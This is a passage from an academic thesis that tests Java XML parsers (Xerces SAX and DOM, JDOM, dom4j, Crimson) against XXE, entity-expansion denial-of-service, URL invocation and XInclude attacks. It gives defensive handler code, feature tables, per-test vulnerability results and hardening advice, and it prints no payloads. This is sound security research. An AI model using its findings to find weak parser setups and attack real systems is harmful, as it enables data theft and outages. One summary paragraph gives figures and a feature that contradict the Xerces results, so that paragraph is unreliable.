We obtain both the source and binary distribution from the homepage [apa12]. We use the libraries "xercesImpl.jar" and "xml-apis.jar" from the binary distribution.

11.1.2. JDOM

We download the packages from the homepage [Hun15b]. We reference the library "jdom-2.0.6.jar".

11.1.3. dom4j

We download the packages from the homepage [Fil15]. We reference the library "dom4j-1.6.1.jar".

11.1.4. Crimson

We download the source code from the SVN [apa02a] and the library from a repository [apa01]. We reference the library "crimson-1.1.3.jar".

11.1.5. Piccolo

We download the packages from the homepage [Ore04b]. We reference the library "Piccolo.jar".

11.1.6. Oracle

We download the packages from the Oracle XML DB site [Ora04f]. At the time of writing this thesis an Oracle Account is required in order to download the packages. We reference the library "xmlparserv2.jar".

11.1.7. Java and XML

In package "org.xml.sax" Java provides all the classes, features and properties for the SAX API [Meg04g], namely a ContentHandler, EntityResolver, DTDHandler, ErrorHandler and the XMLReader.

The package "org.xml.sax.ext" offers some additional classes like Attributes2, EntityResolver2 or a DeclHandler. A parser can be directly invoked using the XMLReader class of each parser. This has the disadvantage that an application depends on the internals of a parser manufacturer. If the development of the parser is discontinued in the future, major refactoring of the application code may be necessary when a parser from a different manufacturer is used. If the parser implements JAXP, the parser can be created in an application-independent manner by using a SAXParserFactory or a DocumentBuilderFactory.

11.1.8. Network and Firewall

Since our tests use a local web server, we advise users to properly configure their firewalls. Otherwise network related problems are encountered when executing any tests that depend on network connectivity (like URL Invocation, Parameter Entities). We choose to disable the Windows firewall while executing the test set.

11.2. Overview of Parsers

This section gives an overview of the available parsers in Java.

We found the following parsers for Java: (i) Xerces SAX/DOM , (ii) JDOM, (iii) dom4j, (iv) w3cDocument, (v) Crimson, (vi) Piccolo, (vii) Oracle SAX/DOM, (viii) NekoPull, (ix) Aelfred, (x) XOM, (xi) kXML, (xii) Resin, (xiii) XP, (xiv) XPP3, (xv) Electric XML. Parsers (i) to (v) are mentioned in a popular Java book [Ull11]. (vi), (vii), (ix) and (xiii) are listed on a SAX conformance testing site [Har04b]. We found (viii) on a blog post [Kal06]. In a benchmark conducted by the developer of the Piccolo parser [Ore04d], parsers (xi), (xii), (xiii) and (xiv) are listed. (xv) is the inspiration for the Ruby project REXML.

We conducted tests for (i) to (vii) because (i) Xerces is widely known; (ii) JDOM, (iii) dom4j and (iv) w3cDocument are popular amongst Java developers; (v) Crimson is the ancestor of Xerces; (vi) Piccolo raised our interest and (vii) Oracle supposedly had support for XSLT.

11.3. Xerces SAX

This section discusses the Java parser **Xerces SAX**. First we give an **Introduction** to the parser in Section 11.3.1, then discuss the **Available Settings** in Section 11.3.2 and finally summarize the **Impact** in Section 11.3.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section F.1. We recommend readers who would like to get more insight into the test results, to first read Section 11.3.2 and then proceed to the test results.

11.3.1. Introduction to Xerces SAX

Apache Xerces [apa12] is available for C++, Perl and Java. The project started in 1999 with a code donation from IBM and is currently available in version 2.11.0. Xerces-J has support for XML 1.0, namespaces, XInclude, SAX, DOM and JAXP. [apa12]

Xerces SAX implements the SAX 2 API.

Listing 11.2 provides a minimal example of using Xerces SAX. In order to increase readability, we handle exceptions via a "throws declaration" in this example. Usually, one would use an auto-generated try-catch block.

```
1  package de.rub;
2  import java.io.IOException;
3  import org.xml.sax.SAXException;
4  import javax.xml.parsers.ParserConfigurationException;
5  import java.io.InputStream;
6  import java.io.FileInputStream;
7  import javax.xml.parsers.SAXParser;
8  import javax.xml.parsers.SAXParserFactory;
9  public class XercesSaxParseFactory {
10         public static void main (String argv []) throws ParserConfigurationException,
               SAXException, IOException {
11                  String provider = "org.apache.xerces.jaxp.SAXParserFactoryImpl";
12                 InputStreamxmlInput = new FileInputStream("../../xml_files_windows/
                       standard.xml");
13                 SAXParserFactory factory = SAXParserFactory.newInstance(provider, null)
                       ;
14                 MyDefaultHandlermyDefaultHandler   = new MyDefaultHandler();
15                 SAXParsersaxParser = factory.newSAXParser();
16                 saxParser.parse(xmlInput, myDefaultHandler);
17                 System.out.println(myDefaultHandler.getElementContent("data"));
18          }
19 }
```

Listing 11.2: Example of using Xerces SAX

Execute this example in Eclipse by opening the class "XercesSaxParseFactory.java" and clicking "Run".

- ⋆ Line 1: Declare the package.
- ⋆ Line 2-4: Import the classes required to handle exceptions.
- ⋆ Line 5-6: Import the classes required to handle input streams for the parser.
- ⋆ Line 7-8: Import the classes for creating a SAX parser in Java.
- ⋆ Line 9-10: Generated by Creation Wizard.
- ⋆ Line 11: For convenience, create a variable "provider" which declares the SAX implementation in use.
- ⋆ Line 12: For convenience, create a variable "xmlInput" which contains the content of the XML document as an InputStream.
- ⋆ Line 13: Create a new instance of the SAXParserFactory class with Xerces as the underlying parser.
- ⋆ Line 14: Create a new DefaultHandler.
- ⋆ Line 15: Create a new SAXParser which can be used to parse the XML document.
- ⋆ Line 16: Parse the XML document and use the specified DefaultHandler for processing the callbacks.
- ⋆ Line 17: Print out the [43] content of the [39] element "data".
- ⋆ Line 18-19: Generated by Creation Wizard.

11.3.2. Available Settings of Xerces SAX

Table 11.1 shows selected settings which we used for our tests [apa10d].

Feature (SAX/DOM)	**Default [apa10d]**	**Xerces SAX****	**Xerces DOM****
http://xml.org/sax/features/namespaces True: Perform namespace processing: prefixes will be stripped off element and attribute names and replaced with the corresponding namespace URIs. By default, the two will simply be concatenated, but the namespace-sep core property allows the application to specify a delimiter string for separating the URI part and the local part. False: Do not perform namespace processing.	1	0	1
http://xml.org/sax/features/validation True: Validate the document and report validity errors. False: Do not report validity errors.	0	0	0
http://apache.org/xml/features/validation/schema True: Turn on XML Schema validation by inserting an XML Schema validator into the pipeline. False: Do not report validation errors against XML Schema.	0	0	0
http://xml.org/sax/features/external-general-entities True: Include external general entities. False: Do not include external general entities. Note: Internal general entities are not affected by this setting	1	1	1

Feature (SAX/DOM)	**Default [apa10d]**	**Xerces SAX****	**Xerces DOM****
http://xml.org/sax/features/external-parameter-entities True: Include external parameter entities and the external DTD subset. False: Do not include external parameter entities or the external DTD subset. Note: Internal parameter entities are not affected by this setting	1	1	1
http://apache.org/xml/features/nonvalidating/load-dtd-grammar True: Load the DTD and use it to add default attributes and set attribute types when parsing. False: Build the grammar but do not use the default attributes and attribute types information it contains.	1	1	1
http://apache.org/xml/features/nonvalidating/load-external-dtd True: Load the external DTD. False: Ignore the external DTD completely.	1	1	1
http://apache.org/xml/features/disallow-doctype-decl True: A fatal error is thrown if the incoming document contains a DOCTYPE declaration. False: DOCTYPE declaration is allowed.	0	0	0
http://apache.org/xml/features/xinclude True: Enable XInclude processing. False: Do not perform XInclude processing.	0	0	0

Table 11.1.: Selected parser features of Xerces [apa10d]

The values which are reported by the application are marked with (**) in Table 11.1.

Note: We abbreviate the names of the features and write the name without the URL. Most of the features are self-explanatory and do not require any additional comments. Our test results show that annotations to other features are useful.

The feature **namespaces** is only listed because it is required for the `schemaEntity` and XInclude attack. Our test results show that the feature is reported as deactivated. Before conducting any kind of attack which depends on namespaces, the feature has to be set to *true*.

The feature **load-external-dtd** only affects the loading of the [30] external subset which is provided in a system identifier of a [28] doctypedecl.

The feature **load-dtd-grammar** does not affect the processing of any entity nor the [30] external subset. We manually confirmed this for other types of entities which have not been covered by our test set.

The feature **honour-all-schemaLocations** is not listed. We would like to mention though that it does not activate the processing of XML Schema attributes and therefore has no impact on the schemaEntity attack.

The behavior of the parser can be summarized as follows: The parser (i) does not validate against a DTD or an XML Schema, (ii) resolves external (general and parameter) entities, (iii) loads the [30] external

subset, (iv) allows a DOCTYPE declaration and (v) does not process XInclude.

Table 11.2 shows selected properties which we used for our tests [apa10e].

Properties (SAX/DOM) [apa10e]
General
http://apache.org/xml/properties/security-manager It is possible to create XML documents whose processing could result in the use of all system resources. This property enables Xerces to detect such documents, and abort their processing.
setEntityResolver Apply a custom EntityResolver; This is not a property
SAX Properties
http://xml.org/sax/properties/declaration-handler Set the handler for DTD declarations.

Table 11.2.: Selected parser properties of Xerces [apa10e]

A **SecurityManager** [apa10b] can be customized by restricting the number of entity references with the method `setEntityExpansionLimit`. Note that a value of "-1" prohibits the declaration of an entity and therefore also mitigates XXE attacks while a value of zero (0) does not.

We used a custom **EntityResolver** which triggers an exception if an external general entity, external parameter entity or the [30] external subset is loaded [Meg04e]. Listing 11.3 shows our implementation.

```
1 public class MyEntityResolver implements EntityResolver {
2         @Override
3         publicInputSourceresolveEntity(String arg0, String arg1)
4                         throwsSAXException, IOException {
5
6                 throw(new SAXNotSupportedException("External Entities
                     not allowed"));
7         }
8 }
```

Listing 11.3: Implementation of the class EntityResolver

We use a custom **DeclHandler** and attach it to the parser by applying the `setProperty`("http://xml.org/sax/properties/declaration-handler", myDeclHandler)" method. The DeclHandler triggers an exception for any processed (general/parameter) entity as shown in Listing 11.4. The DOCTYPE is not affected by a DeclHandler.

```
1  public class MySecureDeclHandler implements DeclHandler {
2
3    [more code]
4
5    @Override
6  public void externalEntityDecl(String name, String publicId, String
       systemId)   throws SAXException {
7          throw new SAXException("External Entities not allowed");
8
9    }
10
11   @Override
12 public void internalEntityDecl(String name, String value) throws
       SAXException {
13         throw new SAXException("Entities not allowed");
14
15   }
16   [more code]
17 }
```

Listing 11.4: Implementation of the class DeclHandler

There are surely various and perhaps more finely tuned ways of handling internal and external entities, for example, by only selecting URLs or allowing a fixed number of entities.

11.3.3. Impact

Table 11.3 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than "-1" entity expansions"	Add.
testDOS_core_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testDOS_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0	test does not finish after 10 mins; run aborted	core
testDOS_entitySize_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than "-1" entity expansions"	Add.
testDOS_entitySize_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testDOS_entitySize_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testDOS_indirections_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than "-1" entity expansions"	Add.
testDOS_indirections_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testDOS_indirections_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_ExternalPEReferenceInDTD_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than "-1" entity expansions"	Add.
testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _external_parameter_entities_validation	Checks whether feature **facilitates** attack external-parameter-entities = false: Do not process ext. par. entities validation = true: Perform DTD validation	0	1		Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _load_dtd_grammar	Checks whether feature **mitigates** attack load-dtd-grammar = false: Do not load DTD	1	0	no effect for parameter entities	Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _load_external_dtd	Checks whether feature **mitigates** attack load-external-dtd = false: Do not load external DTD	1	0	no effect for parameter entities	Add.
testInternalSubset_ExternalPEReferenceInDTD _setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than "-1" entity expansions"	Add.
testInternalSubset_PEReferenceInDTD_setFeature _disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	1	0		core
testParameterEntity_core_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than "-1" entity expansions"	Add.
testParameterEntity_core_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_core_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testParameterEntity_core_setFeature_external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testParameterEntity_core_setFeature_load_dtd_grammar	Checks whether feature **mitigates** attack load-dtd-grammar = false: Do not load DTD	1	0	check network resources	Add.
testParameterEntity_core_setFeature_load_external_dtd	Checks whether feature **mitigates** attack load-external-dtd = false: Do not load external DTD	1	0	has no effect for external subset provided in parameter entity	Add.
testParameterEntity_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	1	0		core
testParameterEntity_doctype_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than "-1" entity expansions"	Add.
testParameterEntity_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_doctype_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testParameterEntity_doctype_setFeature_external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.
testParameterEntity_doctype_setFeature_load_dtd_grammar	Checks whether feature **mitigates** attack load-dtd-grammar = false: Do not load DTD	1	0	no effect; check network resources	Add.
testParameterEntity_doctype_setFeature_load_external_dtd	Checks whether feature **mitigates** attack load-external-dtd = false: Do not load external DTD	0	1	check impact on network resources	Add.
testParameterEntity_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	1	0		core
testURLInvocation_doctype_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	1	0	Exception "encountered more than "-1" entity expansions"; Setting a SecurityManager has no effect	Add.
testURLInvocation_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLinvocation_doctype_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testURLInvocation_doctype_setFeature_load_dtd_grammar	Checks whether feature **mitigates** attack load-dtd-grammar = false: Do not load DTD	1	0		Add.
testURLInvocation_doctype_setFeature_load_external_dtd	Checks whether feature **mitigates** attack load-external-dtd = false: Do not load external DTD	0	1		Add.
testURLInvocation_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	1	0	setting a DeclHandler has no effect for DOCTYPE	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	1	0	Note: load-dtd-grammar and load_external_dtd no effect; manual test	core
testURLInvocation_externalGeneralEntity_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	1	0	Exception "encountered more than "-1" entity expansions"; Setting a SecurityManager has no effect	Add.
testURLInvocation_externalGeneralEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_externalGeneralEntity_setFeature _disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testURLInvocation_externalGeneralEntity_setFeature _external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	0	1		Add.
testURLInvocation_externalGeneralEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed";	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_noNamespaceSchemaLocation_setFeature _validation_schema	Checks whether feature **facilitates** attack validation/schema = true: Validate XML Schema	0	0		Add.
testURLInvocation_noNamespaceSchemaLocation_setFeature _validation_schema_namespaces	Checks whether feature **facilitates** attack validation/schema = true: Validate XML Schema namespaces = true: Activate namespaces	1	0		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	1	0		core
testURLInvocation_parameterEntity_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	1	0	Exception "encountered more than “-1” entity expansions"; Setting a SecurityManager has no effect	Add.
testURLInvocation_parameterEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_parameterEntity_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testURLInvocation_parameterEntity_setFeature _external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.
testURLInvocation_parameterEntity_setFeature_load_dtd_grammar	Checks whether feature **mitigates** attack load-dtd-grammar = false: Do not load DTD	1	0	no effect for parameter entities	Add.
testURLInvocation_parameterEntity_setFeature_load_external_dtd	Checks whether feature **mitigates** attack load-external-dtd = false: Do not load external DTD	1	0	no effect for parameter entities	Add.
testURLInvocation_parameterEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed";	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_schemaLocation_setFeature _validation_schema	Checks whether feature **facilitates** attack validation/schema = true: Validate XML Schema	0	0		Add.
testURLInvocation_schemaLocation_setFeature _validation_schema_namespaces	Checks whether feature **facilitates** attack validation/schema = true: Validate XML Schema namespaces = true: Activate namespaces	0	0	not working;	Add.
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_setFeature_xinclude	Checks whether feature **facilitates** attack xinclude = true: Process XInclude	0	0		Add.
testURLInvocation_XInclude_setFeature_xinclude_namespaces	Checks whether feature **facilitates** attack xinclude = true: Process XInclude namespaces = true: Activate namespaces	1	0		Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_setFeature_xinclude	Checks whether feature **facilitates** attack xinclude = true: Process XInclude	0	0		Add.
testXInclude_setFeature_xinclude_namespaces	Checks whether feature **facilitates** attack xinclude = true: Process XInclude namespaces = true: Activate namespaces	1	0		Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0	Note: load-dtd-grammar and load_external_dtd no effect; manual test	core
testXXE_SecurityManager	Checks whether feature **mitigates** attack SecurityManager = -1: Limit entity references	0	1	Exception "encountered more than “-1” entity expansions"	Add.
testXXE_SecurityManager_set_0	Checks whether feature **mitigates** attack SecurityManager = 0: Limit entity references	1	0	this proves that EntityExpansionLimit = 0 does not mitigate XXE attacks; contrary to what one might expect	Add.
testXXE_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testXXE_setFeature_disallow_doctype_decl	Checks whether feature **mitigates** attack disallow-doctype-decl = true: disallow doctype	0	1	Exception "DOCTYPE is disallowed"	Add.
testXXE_setFeature_external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	0	1		Add.
testXXE_setFeature_external_general_entities_validation	Checks whether feature **facilitates** attack external-general-entities = false: Do not process ext. gen. entities validation = true: Perform DTD validation	0	1		Add.
testXXE_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.

Table 11.3.: Summary of all test results of Xerces SAX

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”.
In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The following countermeasures are available:
(i) Set the feature “disallow-doctype-decl” (true).
(ii) Apply a custom SecurityManager.
(iii) Apply a custom DeclHandler.

We recommend option (i) because this also mitigates other DTD attacks.

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Set the feature “disallow-doctype-decl” (true).
(ii) Apply a custom SecurityManager.
(iii) Apply a custom DeclHandler.
(iv) Apply a custom EntityResolver.
(v) Set the feature “external-general-entities” (false).

We recommend option (i) because this also mitigates other DTD attacks.

XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Set the feature “disallow-doctype-decl” (true).
(ii) Apply a custom SecurityManager.
(iii) Apply a custom DeclHandler.
(iv) Apply a custom EntityResolver.
(v) Set the feature “external-parameter-entities” (false).

We recommend option (i) because this also mitigates other DTD attacks.

URL Invocation Attacks

The parser is vulnerable to URL Invocation attacks by default.
The features “namespaces” (true) and (i) “validation/schema” or (ii) “xinclude” render the parser vulnerable.
The following countermeasures are available:
(i) Set the feature “disallow-doctype-decl” (true).
(ii) Apply a custom EntityResolver.

We recommend option (i) because this also mitigates other DTD attacks.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.
The features “namespaces” (true) and “xinclude” (true) change the default behavior and render the parser vulnerable.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 11.4 summarizes the test results.

Total number of tests	**83**
Number of additional tests	67
BVS	**11**
BVS (%)	69
BVS (% total number of vulnerabilities)	41
BVS (% total number of tests)	13
VFS	**16**
VFS (% total number of vulnerabilities)	59
VFS (% total number of tests)	19
Total number of vulnerabilities	**27**
CMS	46
CMS (%)	69
BVS [Countermeasures]	**0**

Table 11.4.: Accumulated test results of Xerces SAX

The parser has a total of 83 tests, of which 67 are additional tests. The test results show that the BVS is 11, which accounts for a normalized vulnerability of 69 % on a scale from 0 to 100. This corresponds to 13 % of the total number of tests and for 40 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 16 additional vulnerabilities. This accounts for 19 % of the total number of tests and for 59 % of all vulnerabilities. This yields a total count of 27 vulnerabilities. The CMS is 46, which accounts for 69 % of additional tests.

By default, the parser has a bad security level with a BVS of 69 %. Statistically, the parser is vulnerable to two-thirds of the attacks. Looking at the results more closely reveals that the parser is vulnerable to DoS, XXE, XXE based on parameter entities and URL Invocation attacks. Setting features introduces new vulnerabilities for URL Invocation and XInclude attacks. Most “new vulnerabilities” are due to the wrong use of “countermeasures”. Most features seem to mitigate existing vulnerabilities, which can be used to harden the parser. We recommend using the parser with setting the feature (i) “disallow-doctype-decl” (true) to mitigate DoS, XXE, XXE based on parameter entities and URL Invocation attacks. Other features should not be used. This mitigates all attack vectors and the parser is secure.

By default, the parser has a bad security level with a BVS of 31 %. Statistically, the parser is vulnerable to a third of the attacks. Looking at the results more closely reveals that the parser is vulnerable to quadratic blowup DoS attacks and XXE attacks. Setting features introduces new vulnerabilities for DoS, XXE based on parameter entities, URL Invocation and XInclude attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for XInclude attacks. In fact, these features can be used to mitigate existing vulnerabilities in order to harden the parser. We recommend using the parser with setting the feature "resolve_entities" (false) to mitigate DoS and XXE attacks. Other features should not be used. This mitigates all attack vectors and the parser is secure.

11.4. Xerces DOM + w3c.dom.Document/JDOM/dom4j

This section discusses the Java parser **Xerces DOM**. First we give an **Introduction** to the parser in Section 11.4.1, then discuss the **Available Settings** in Section 11.4.2 and finally summarize the **Impact** in Section 11.4.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section F.2. We recommend readers who would like to get more insight into the test results, to first read Section 11.4.2 and then proceed to the test results.

11.4.1. Introduction to Xerces DOM

Xerces DOM [apa12] implements DOM Level 3. Listing 11.5 provides a minimal example of using Xerces DOM. In order to increase readability, we handle exceptions via a throws declaration in this example. Usually, one would use an auto-generated try-catch block.

```
1  packagede.rub;
2  importjava.io.IOException;
3  importorg.xml.sax.SAXException;
4  importjavax.xml.parsers.ParserConfigurationException;
5  importjavax.xml.parsers.DocumentBuilder;
6  importjavax.xml.parsers.DocumentBuilderFactory;
7  public class XercesDocumentBuilderFactory {
8          public static void main(String[] args) throws
              ParserConfigurationException, SAXException, IOException {
9                String xmlFile = "../../xml_files_windows/standard.xml"
                    ;
10         DocumentBuilderFactory factory = DocumentBuilderFactory.
              newInstance();
11         DocumentBuilder builder = factory.newDocumentBuilder();
12          org.w3c.dom.Document w3cdocument = builder.parse(xmlFile);
13         System.out.println("Ausgabe " + w3cdocument.
              getElementsByTagName("data").item(0).getTextContent());
14         }
15 }
```

Listing 11.5: Example of using Xerces DOM

Execute this example in Eclipse by opening the class “XercesDocumentBuilderFactory.java” and clicking “Run”.

⋆ Line 1: Declare the package.

- ⋆ Line 2-4: Import the classes required to handle exceptions.
- ⋆ Line 5-6: Import the classes for creating a DOM in Java.
- ⋆ Line 7-8: Generated by Creation Wizard.
- ⋆ Line 9: For convenience, create a variable "xmlFile" which contains the URL to the XML document.
- ⋆ Line 10: Create a new instance of the DocumentBuilder class.
- ⋆ Line 11: Create a new DocumentBuilder which can be used to parse the XML document.
- ⋆ Line 12: Parse the XML document into a org.w3c.dom.Document structure.
- ⋆ Line 13: Print out the [43] content of the [39] element "data".
- ⋆ Line 14-15: Generated by Creation Wizard.

Xerces DOM usually parses the resulting XML document into a org.w3c.dom.Document which implements the DOM API. However, other ways of working with the XML document can be used, like for instance JDOM or dom4j.

JDOM

JDOM [Hun15b] is an in-memory representation of the XML document and offers tree-like access using Java specific syntax and notation. Therefore, it does not adhere to the W3C DOM specification [stu14]. In contrast to the DOM API, JDOM uses concrete classes (like Document, Element...) to represent XML elements instead of abstract interfaces [Hun15a]. Most operations which can be done with DOM can also be performed with JDOM, although using JDOM might feel more natural to Java programmers. JDOM needs an underlying DOM tree, stream of SAX events or, generally speaking, a parser which first processes the XML document [Har02e] [Hun15a]. These different kinds of inputs can then be converted into a JDOM document. From our tests we confirm that a JDOM document parsed by Xerces DOM is affected by the same vulnerabilities as Xerces DOM. Therefore, we conclude that the security of JDOM is mainly influenced by the security of the parser in use.

dom4j

dom4j [Fil15] is an early fork of JDOM and, similar to DOM, it relies on abstract classes. Like JDOM it also needs a parser to process the XML document and therefore also suffers from the same vulnerabilities as the underlying parser.

11.4.2. Available Settings of Xerces DOM

The available features and annotations are identical to Section 11.3.2. Note: A DeclHandler is a SAX feature and is not available for DOM.

The parser-specific features of Xerces DOM have no impact on the processing of entities. We manually verify that the feature **create-entity-ref-nodes** has no impact when processing external general entities ("xxe.xml") regardless of whether the value is set to *true* or *false*. The parser is always vulnerable.

11.4.3. Impact

Although the number of tests is different because of missing tests (mainly because of the missing “DeclHandler” functionality), the overall results are identical to Section 11.3.3.

11.5. Crimson

This section discusses the Java parser **Crimson**. First we give an **Introduction** to the parser in Section 11.5.1, then discuss the **Available Settings** in Section 11.5.2 and finally summarize the **Impact** in Section 11.5.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section F.3. We recommend readers who would like to get more insight into the test results, to first read Section 11.5.2 and then proceed to the test results.

11.5.1. Introduction to Crimson

Crimson v.1.1.3 [apa10c], formerly known as Sun Project X Parser, has been donated by Sun to the Apache Foundation. Crimson is considered as an ancestor of Xerces and has not been actively developed since 2001.

Crimson SAX implements the SAX 2 API.

Listing 11.6 provides a minimal example for using Crimson SAX. In order to increase readability, we handle exceptions via a throws declaration in this example. Usually, one would use an auto-generated try-catch block.

```
1  package de.rub;
2  import javax.xml.parsers.ParserConfigurationException;
3  import java.io.IOException;
4  import org.xml.sax.SAXException;
